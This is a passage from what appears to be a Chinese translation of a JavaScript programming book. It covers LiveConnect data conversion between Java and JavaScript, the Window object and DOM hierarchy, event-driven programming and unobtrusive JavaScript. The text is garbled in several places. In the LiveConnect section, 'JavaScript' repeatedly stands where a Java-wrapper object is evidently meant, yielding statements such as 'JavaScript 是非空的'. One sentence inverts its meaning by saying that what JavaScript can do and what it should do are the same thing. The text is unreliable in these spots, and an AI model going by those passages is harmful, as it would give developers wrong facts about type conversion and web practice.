var listener = new ActionListener({
    actionPerformed: function(e) { print("Hello!"); }
});

// Tell the button what to do when clicked.
button.addActionListener(listener);

// Put the button in its frame and display.
frame.add(button);
frame.setSize(200, 200);
frame.setVisible(true);
```

12.2.8 LiveConnect 数据转换

Java 是一种强类型语言，拥有相对较多的数据类型；而 JavaScript 是一种宽松类型的语言，数据类型相对较少。由于这两种语言之间的这一主要的结构差别，LiveConnect 的一个中心任务就是数据转换。当 JavaScript 设置一个 Java 字段或者向一个 Java 方法传递参数，JavaScript 值必须转换为等价的 Java 值；而当 JavaScript 读取一个 Java 字段或者获取一个 Java 方法的返回值的时候，这个 Java 值必须转换为相兼容的 JavaScript 值。不幸的是，LiveConnect 数据转换和 javax.script 包所执行的数据转换存在着某些区别。

图 12-1 和图 12-2 分别说明了在 JavaScript 写 / 读 Java 值时如何执行数据转换。




图 12-1: 当 JavaScript 写 Java 值时执行的数据转换

有关图 12-1 说明的数据转换, 需要注意以下几点:

- 图 12-1 没有展示 JavaScript 类型与 Java 类型之间所有可能的转换。这是因为在 JavaScript 到 Java 的转换发生之前, 可能会进行 JavaScript 到 JavaScript 的类型转换。例如, 如果把一个 JavaScript 数字传递给了一个 Java 方法, 而这个方法希望得到的是 *java.lang.String* 类的参数, 那么 JavaScript 首先会将这个参数转换成一个 JavaScript 字符串, 然后再将它转换成一个 Java 字符串。
- JavaScript 数字可以被转换成任意一种基本的 Java 数字类型。当然, 真正的转换要根据设置的 Java 字段或要传递的方法参数的类型进行。注意, 这样做会失去精确性, 例如, 把一个很大的数字传递给一个 *short* 型的 Java 字段, 或者把一个浮点值传递给一个整型的 Java 字段时就会出现这种情况。
- JavaScript 数字还可以转换为 Java 类 *java.lang.Double* 的实例, 但是却不能转换成一个相关类 (如 *java.lang.Integer* 或 *java.lang.Float*) 的实例。
- 因为 JavaScript 没有字符数据的表示方法, 所以 JavaScript 数字可以转换成 Java 的原始类型 *char*。




图 12-2：当 JavaScript 读 Java 值时执行的数据转换

- JavaScript 中的 JavaScriptObject 对象在传递给 Java 时是“未打包”的，它将转换成它所表示的 Java 对象。但要注意，JavaScript 中的 JavaScriptClass 对象不会转换成 `java.lang.Class` 类的实例。
- JavaScript 数组不会转换成 Java 数组。JavaScript 对象、数组和函数被转换为没有一个标准 API 的 Java 对象，并且通常被认为是不透明的。

对于图 12-2 中所示的转换，也有几点需要注意：

- 既然 JavaScript 没有一个针对字符的类型，Java 的基本 `char` 类型就转换为一个 JavaScript 数字，而不是像期待的那样转换为一个字符串。
- `java.lang.Double`、`java.lang.Integer` 或一个相似的类的 Java 实例不会转换为一个 JavaScript 数字。和任何 Java 对象一样，它们转换为 JavaScript 中的一个 JavaScriptObject 对象。

- Java 字符串是 *java.lang.String* 的一个实例，所以，和所有其他的 Java 对象一样，它会转换成一个 *JavaScript* 对象，而不是一个实际的 *JavaScript* 字符串。
- 任何类型的 Java 数组都会转换为 *JavaScript* 中的一个 *JavaScript* 对象。

JavaScript 对象在 JavaScript 中的转换

注意图 12-2，其中相当多的 Java 数据类型（包括 Java 字符串，即 *java.lang.String* 类的实例）在 *JavaScript* 中都被转换成了 *JavaScript* 对象，而不是转换成真正的 *JavaScript* 基本类型（如字符串）。这意味着在使用 *LiveConnect* 时，通常都是使用 *JavaScript* 对象。*JavaScript* 对象的行为和其他的 *JavaScript* 对象不同，读者需要知道一些常见的缺陷。

首先，使用一个 *JavaScript* 表示 *java.lang.Double* 的一个实例或者其他的数字对象，这种用法并不常见。在很多时候，这样的一个 *JavaScript* 的行为就像基本的数字值一样，但是，在使用 *+* 运算符的时候要小心。当对一个 *JavaScript*（或任何 *JavaScript* 对象）使用 *+*，所指定的就是一个字符串环境，因此，对象转换为字符串以进行字符串连接运算，而不是转换为数字来进行加法运算。要进行显式转换，把 *JavaScript* 传递给 *JavaScript* *Number()* 转换函数。

要把一个 *JavaScript* 转换为一个 *JavaScript* 字符串，要使用 *JavaScript* *String()* 转换函数，而不是调用 *toString()*。所有的 Java 类定义或继承了一个 *JavaScript* *toString()* 方法，因此，在一个 *JavaScript* 上调用 *toString()* 方法，就会调用一个 Java 方法并且返回另一把包含了 *java.lang.String* 的 *JavaScript*，如下面代码所示：

```
var d = new java.lang.Double(1.234);
var s = d.toString(); // Converts to a java.lang.String, not a JavaScript string
print(typeof s);      // Prints "object" since s is a JavaScript
s = String(d);         // Now convert to a JavaScript string
print(typeof s);      // Displays "string".
```

还要注意，*JavaScript* 字符串有一个 *length* 属性，这是个数字。另一方面，*JavaScript* 可以包含一个 *java.lang.String*，它有一个 *length* 属性，这是一个函数，表示该 Java 字符串的 *length()* 方法。

另一种奇怪的情况是 *JavaScript* *java.lang.Boolean.FALSE*。用在一个字符串环境中，这个值转换为 *false*。而用在一个布尔的环境中，它转换为 *true*。这是因为 *JavaScript* 是非空的。这个对象所存储的值无法和这一转换相匹配。

客户端 JavaScript

第二部分包括第 13 章到第 23 章的内容，描述了 Web 浏览器中实现的 JavaScript。在这些章节中引入了大量可脚本化的对象，这些对象用于表示 Web 浏览器和 HTML 及 XML 文档的内容。

- 第 13 章，Web 浏览器中的 JavaScript
- 第 14 章，脚本化浏览器窗口
- 第 15 章，脚本化文档
- 第 16 章，层叠样式表和动态 HTML
- 第 17 章，事件和事件处理
- 第 18 章，表单和表单元素
- 第 19 章，cookie 和客户端持久性
- 第 20 章，脚本化 HTTP
- 第 21 章，JavaScript 和 XML
- 第 22 章，脚本化客户端图形
- 第 23 章，脚本化 Java Applet 和 Flash 电影

Web 浏览器中的 JavaScript

本书的第一部分介绍了核心 JavaScript 语言。第二部分开始转向在 Web 浏览器中所使用的 JavaScript，通常叫做客户端的 JavaScript（注 1）。迄今为止，我们所看到的大部分例子虽然是合法的 JavaScript 代码，但是却没有特定的环境，也就是说它们不过是一些运行在没有说明的环境中的 JavaScript 片段。本章给它们提供了这个环境。首先，我们将对 Web 浏览器编程环境进行了一般性介绍。然后我们将讨论如何使用 `<script>` 标记、HTML 事件句柄属性和 JavaScript URL 来将 JavaScript 代码嵌入 HTML 文档。这些有关嵌入 JavaScript 的小节之后，是说明客户端 JavaScript 执行模式的章节，也就是说明 Web 浏览器如何以及何时运行 JavaScript 代码。接下来的小节涉及到 JavaScript 编程中的 3 个重要的话题：可兼容性、可访问性以及安全性。本章的最后简短地描述了和 Web 相关的 JavaScript 语言的嵌入，而不是客户端的 JavaScript。

当 JavaScript 嵌入到一个 Web 浏览器中，浏览器就展现出一种强大而多样的能力，并且允许它们被脚本化。第 13 章以后的每一章都关注客户端 JavaScript 功能的一个主要领域。

- 第 14 章，脚本化浏览器窗口，介绍了 JavaScript 如何能够脚本化浏览器窗口，例如，通过打开和关闭浏览器窗口、显示对话框、启动载入指定的 URL 的窗口，或者启动在浏览器的浏览历史中退后或前进的窗口来实现。本章还介绍了和客户端 JavaScript 中的 Window 对象相关的其他的各种各样的客户端 JavaScript 功能。

注 1：术语“客户端的 JavaScript”是从 JavaScript 仅用于 Web 浏览器（客户端）和 Web 服务器两个地方的时候流传下来的。由于采用 JavaScript 作为脚本语言的环境越来越多，“客户端”这个术语也就逐渐失去了意义。因为它没有指明什么是客户端。不过，在本书中我们仍然使用这个术语。

- 第 15 章，脚本化文档，介绍了 JavaScript 如何能够和显示在一个 Web 浏览器窗口中的文档内容交互，以及它如何对一个文档查找、插入、删除和改变内容。
- 第 16 章，层叠样式表和动态 HTML，介绍了 JavaScript 和 CSS 之间的交互，并且演示了 JavaScript 如何通过脚本化 CSS 样式、类和样式表单来改变一个文档的表现。组合脚本化和 CSS 的一个特殊的强化结果就是动态 HTML (DHTML)，其中，HTML 内容可以隐藏、显示、移动，甚至动画播放。
- 第 17 章，事件和事件处理，说明了事件和事件处理，并展示了 JavaScript 如何通过允许 Web 页面响应用户输入来增加其交互性。
- 第 18 章，表单和表单元素，介绍了 HTML 文档中的表单，以及 JavaScript 如何使用表单来收集、验证、处理和提交用户输入。
- 第 19 章，cookie 和客户端持久性，介绍了 JavaScript 脚本如何使用 HTTP cookie 持久地存储数据。
- 第 20 章，脚本化 HTTP，介绍了 HTTP 脚本化（通常叫做 Ajax），并且展示了 JavaScript 如何和 Web 服务器通信。
- 第 21 章，JavaScript 和 XML，介绍了 JavaScript 如何创建、载入、解析、转换、查询、序列化 XML 文档，以及如何从 XML 文档提取信息。
- 第 22 章，脚本化客户端图形，介绍了能够制作 Web 页面中的图像翻滚动画的常用 JavaScript 图像操作技术，还展示了几种用于在 JavaScript 的控制下动态地绘制矢量图形的技术。
- 第 23 章，脚本化 Java Applet 和 Flash 电影，介绍了 JavaScript 如何与嵌入到 Web 页面中的 Java applet 和 Flash 电影交互。

13.1 Web 浏览器环境

要理解客户端 JavaScript，必须理解 Web 浏览器所提供的编程环境。接下来的几节介绍的是编程环境的三个重要特性：

- 作为全局对象的 Window 对象和客户端 JavaScript 代码的全局执行环境。
- 客户端对象的层次和构成它的一部分的文档对象模型 (DOM)。
- 事件驱动的编程模型。

这些小节之后将讨论 JavaScript 在 Web 应用程序开发中的适当的角色。

13.1.1 作为全局执行环境的 Window 对象

Web 浏览器的主要任务是在一个窗口中显示 HTML 文档。在客户端 JavaScript 中，表示 HTML 文档的是 Document 对象，Window 对象代表显示该文档的窗口（或帧）。虽然对于客户端 JavaScript 来说，Document 对象和 Window 对象都很重要，但是相比较而言，Window 对象更重要一些，一个本质上的原因是 Window 对象是客户端编程中的全局对象。

回忆一下，我们在第 4 章中介绍过，JavaScript 的每一个实现都有一个全局对象，该对象位于作用域链的头部。这个全局对象的属性也就是全局变量。客户端 JavaScript 的 Window 对象是全局对象，它定义了大量的属性和方法，使用户可以对 Web 浏览器的窗口进行操作。它还定义了引用其他重要对象的属性，如引用 Document 对象的 document 属性。此外 Window 对象还包括两个自我引用的属性：window 和 self。可以使用这两个全局变量来直接引用 Window 对象。

由于在客户端 JavaScript 中 Window 对象是全局对象，因此所有的全局变量都被定义为该对象的属性。例如，下面的两行代码实际上执行的是相同的功能：

```
var answer = 42;      // Declare and initialize a global variable
window.answer = 42;   // Create a new property of the Window object
```

Window 对象代表的是一个 Web 浏览器窗口（或者窗口中的一个帧，在客户端 JavaScript 中，顶层窗口和帧本质上是等价的）。编写使用多窗口（或帧）的 JavaScript 应用程序是可能的。应用程序中出现的每个窗口都对应一个 Window 对象，而且都为客户端 JavaScript 代码定义了一个唯一的执行环境。换句话说，JavaScript 代码在一个窗口中声明的全局变量并不是另一个窗口的全局变量，但是，另一个窗口中的 JavaScript 代码却可以存取第一个窗口的全局变量，受到某种安全限制。我们将在第 14 章中给出处理这一问题的详细说明。

13.1.2 客户端的对象层次和文档对象模型（DOM）

Window 对象是客户端 JavaScript 中的一个关键对象。其他所有的客户端对象都通过这个对象访问。例如，每个 Window 对象都定义了一个 document 属性，该属性引用与这个窗口关联在一起的 Document 对象，location 属性引用与该窗口关联在一起的 Location 对象。当一个 Web 浏览器显示一个带帧的文档，顶层的 Windows 对象的 frames[] 数组包含了对代表帧的 Windows 对象的引用。因此，在客户端 JavaScript 中，表达式 document 代表的是当前窗口的 Document 对象，而表达式 frames[1].document 引用的是当前窗口的第二个子帧的 Document 对象。

Document 对象（以及其他的客户端 JavaScript 对象）也可以拥有引用其他对象的属性。例如，每个 Document 对象都有一个 `forms[]` 数组，它包含的是代表该文档中出现的所有 HTML 表单的 Form 对象。要引用这些表单，可以编写如下的代码：

```
window.document.forms[0]
```

继续使用上面的例子，每个 Form 对象都有一个 `elements[]` 数组，该数组包含了出现在表单中的各种 HTML 表单元素（如输入域、按钮等）的对象。在极其特殊的情况下，可以编写引用整个对象链底部的对象的代码，其表达式的复杂度如下：

```
parent.frames[0].document.forms[0].elements[3].options[2].text
```

我们已经知道，Window 对象是位于作用域链头部的全局对象，JavaScript 中的所有客户端对象都是作为其他对象的属性来存取的。这就是说，存在一个 JavaScript 对象的层次，这个层次的根是一个 Window 对象。图 13-1 说明了这一层次，仔细研究这幅图，理解其中的层次以及它所包含的对象，对成功地设计客户端 JavaScript 的程序至关重要。本书余下的章节都用于描述图中所示的对象的细节。




图 13-1：客户端的对象层次和 0 级 DOM

注意，图 13-1 仅仅显示出了那些引用其他对象的属性。图中所示的大部分对象具有的方法和属性都比显示出来的要多。

图 13-1 中显示的许多对象都继承了 Document 对象。大型的客户端对象层次的子树叫做文档对象模型 (DOM, document object model)，它很有趣，因为它已经成为标准化进程的焦点。图 13-1 显示的 Document 对象已经成为实际标准，因为所有主流浏览器都统一实现了它。它们统称为 0 级 DOM，因为它们构成了文档功能的基本级别，JavaScript 的程序员在所有浏览器中都可以应用该级别。这些基本的 Document 对象是第 15 章的主题，本章还介绍了 W3C 标准化的更高级的文档对象模型。HTML 表单也是 DOM 的一部分，但是它们比较特殊，因此在专门的一章第 18 章中介绍。

13.1.3 事件驱动的编程模型

在计算技术的早期，计算机程序常常以批处理的模式运行。也就是说，它们先读进来一批数据，然后对这批数据进行计算，最后输出计算的结果。随着时间片共享和基于文本的终端的出现，便开始进行有限的交互，程序要求用户输入，用户输入数据，然后计算机对数据进行处理并且在屏幕上显示出结果。

现在，出现了图形显示和像鼠标这样的点击设备，情况就又不同了。程序通常都是事件驱动的，用户以鼠标点击和键盘敲击的方式进行输入，程序则根据鼠标指针的位置对这种异步的用户输入进行响应。Web 浏览器恰恰就是这样一个图形环境。由于一个 HTML 文档包含嵌入式 GUI (图形用户接口, graphical user interface)，因此客户端 JavaScript 使用的就是这种事件驱动的编程模型。

编写一个不接受用户输入、每次都完成相同工作的静态 JavaScript 程序也是完全可能的。有时这种程序非常有用，但是，大多数情况下我们需要编写能够和用户交互的动态程序。要做到这一点，必须能够响应用户输入。

在客户端 JavaScript 中，Web 浏览器使用事件 (event) 来通知程序有用户输入。事件的类型有很多种，例如按键事件、鼠标移动事件等等。当一个事件发生时，Web 浏览器会先尝试调用一个适合的事件句柄函数来响应那个事件。因此，要编写一个动态的、交互性的客户端 JavaScript 程序，必须先定义一些适当的事件句柄，并将它们注册到系统中，这样浏览器才能在适当的时刻调用它们。

如果读者还不熟悉事件驱动的编程模型，那么熟练使用这种模型还需要花费一番工夫。在旧的模型中，可以编写一个大的代码块，把它放在一些定义明确的控制流之后，并且从头到尾完整地运行一遍即可。但事件驱动的编程模型则有自己的模式。在事件驱动的编程中，可以编写大量独立的（但不是交互的）事件句柄。程序员并不需要直接调用这

些处理函数，而是让系统在适当的时机调用它们。由于它们是由用户输入触发的，因此事件句柄应该在不可预知的异步时刻被调用。在大部分时间中，程序根本就不运行，只是等待系统调用它的某一个事件句柄。

下面一节解释了 JavaScript 代码是如何嵌入到 HTML 文件中的。它说明了如何才能既定义从头到尾同步运行的静态代码块，又定义由系统异步调用的事件句柄。我们将在第 15 章再次讨论事件和事件处理，并且在稍后的第 17 章更详细地介绍事件。

13.1.4 JavaScript 在 Web 中的角色

本章的简介部分包含了能够使用客户端 JavaScript 来脚本化的 Web 浏览器能力的一个列表。但是，请注意，这个列表列出的是 JavaScript 能用来做什么，这和 JavaScript 应该用来做什么是一回事。本节试图说明 JavaScript 在 Web 应用程序开发中所扮演的合适的角色。

Web 浏览器显示那些使用 CSS 样式表单来样式化的 HTML 结构的文本。HTML 定义了内容，CSS 提供了表现形式。如果运用得当，JavaScript 可以为内容及其表现形式增加行为。JavaScript 的作用就是增强用户的浏览体验，使得信息的获取和传输更加容易。用户的体验不应该依赖于 JavaScript，但是 JavaScript 可以作为这种体验的工具。JavaScript 可以用多种方式来做到这些。例如：

- 创建像图像翻滚这样的视觉效果，精细地引导用户，并且有助于页面导航。
- 对一张表格的各列排序，从而使用户更容易找到所需的东西。
- 隐藏某些内容，或者当用户“深入探究”该内容的时候有选择地展示某些细节。
- 通过和 Web 服务器直接通信将浏览体验流程化，以便新的信息无需整个页面重载就能显示出来。

13.1.5 无干扰的 JavaScript

一种新的叫做无干扰的 JavaScript (*unobtrusive JavaScript*) 的客户端编程模式已经在 Web 开发社区中流行开来。正如其名字所示，这种模式强调 JavaScript 自身不应该惹人注意，它不应该产生打扰（注 2）。它不应该去干扰用户浏览一个 Web 页面，不应该干扰内容作者创建 HTML 标记，或者干扰 Web 设计者创建 HTML 模板或 CSS 样式表。

注 2: obtrude 是 intrude 的同义词，它更难理解一些。《美国传统词典》对 obtrude 的解释是：“以不合适的坚持或在没有被邀请时将自已或某人的观点强加于别人”。

